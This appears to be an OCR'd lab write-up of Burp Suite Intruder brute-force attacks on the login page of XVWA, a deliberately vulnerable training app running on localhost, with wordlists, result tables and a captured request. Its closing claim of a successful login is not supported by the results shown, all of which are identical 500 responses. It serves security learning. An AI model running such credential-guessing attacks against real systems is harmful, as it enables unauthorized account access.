


3. Intruder attack of http://localhost - Temporary attack - Not saved to project file
Attack
Save
Columns
Results
Positions
Payloads
Resource pool
Settings
Filter: Showing all items
Finished

Request	Payload	Status	Error	Timeout	Length	Comment
0		500	□	□	295	
1	user	500	□	□	295	
2	xvwa	500	□	□	295	
3	admin	500	□	□	295	
4	password	500	□	□	295	
5	Pass123	500	□	□	295	

Length of all the requests are the same, hence Battering Ram Intruder attack wasn't able to find.

Pitchfork:


Burp Suite Community Edition v2023.3.5 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn Settings
1 × 4 × 5 × +
Positions Payloads Resource pool Settings
Start attack
Paste
Load ...
Remove
Clear
Deduplicate
Add
Add from list ... [Pro version only]
Add
Edit
Remove
Up
Down
...
Rule

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 2 Payload count: 4

Payload type: Simple list Request count: 0

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

user
xvwa
pass
dogg


Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Payload encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

☑ URL-encode these characters: ./\=<>?+&*;:"{}|^`#




4. Intruder attack of http://localhost - Temporary attack - Not saved to project file
Attack Save Columns
Results Positions Payloads Resource pool Settings
Filter: Showing all items

Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
0			500	☐	☐	295	
1	user	user	500	☐	☐	295	
2	xvwa	xvwa	500	☐	☐	295	
3	admin	pass	500	☐	☐	295	
4	password	dogg	500	☐	☐	295	

Length of all the requests are the same, hence pitchfork Intruder attack wasn’t able to find.

Clustering Bomb:


Burp Suite Community Edition v2023.3.5 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn Settings
1 × 4 × 5 ×
Positions Payloads Resource pool Settings
Start attack

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 5

Payload type: Simple list Request count: 20

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
user
xvwa
admin
password
Pass123
```

Payload processing


You can define rules to perform various processing tasks on each payload before it is used.

Enabled	Rule

Payload encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.


☑ URL-encode these characters: ./\=<>?+&*;:"{}|^`#


5. Intruder attack of http://localhost - Temporary attack - Not saved to project file
Attack
Save
Columns
Results
Positions
Payloads
Resource pool
Settings

Filter: Showing all items

Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
0			500	□	□	295	
1	user	user	500	□	□	295	
2	xvwa	user	500	□	□	295	
3	admin	user	500	□	□	295	
4	password	user	500	□	□	295	
5	Pass123	user	500	□	□	295	
6	user	xvwa	500	□	□	295	
7	xvwa	xvwa	500	□	□	295	
8	admin	xvwa	500	□	□	295	
9	password	xvwa	500	□	□	295	
10	Pass123	xvwa	500	□	□	295	
11	user	pass	500	□	□	295	


```
POST /xvwa/login.php HTTP/1.1
Host: localhost
Content-Length: 30
Cache-Control: max-age=0
sec-ch-ua: "Not:A-Brand";v="99", "Chromium";v="112"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/112.0.5615.138 Safari/537.36
```



To show this response in your browser, copy the URL below and paste into a browser that is configured to use Burp as its proxy.

http://burpsuite/show/1/zmcsfnzmbpxipv26x40a3re5ir43065r

□ In future, just copy the URL and don't show this dialog



Xtreme Vulnerable Web Application (XVWA)

XVWA is a badly coded web application written in PHP/MySQL that helps security enthusiasts to learn application security. It's not advisable to host this application online as it is designed to be "Xtremely Vulnerable". We recommend hosting this application in local/controlled environment and sharpening your application security ninja skills with any tools of your own choice. It's totally legal to break or hack into this. The idea is to evangelize web application security to the community in possibly the easiest and fundamental way. Learn and acquire these skills for good purpose. How you use these skills and knowledge base is not our responsibility.

XVWA is designed to understand following security issues.

- SQL Injection – Error Based
- SQL Injection – Blind
- OS Command Injection
- XPATH Injection
- Formula Injection
- PHP Object Injection
- Unrestricted File Upload
- Reflected Cross Site Scripting
- Stored Cross Site Scripting

Hence, we got legged into XVWA Website using Clustering Bomb.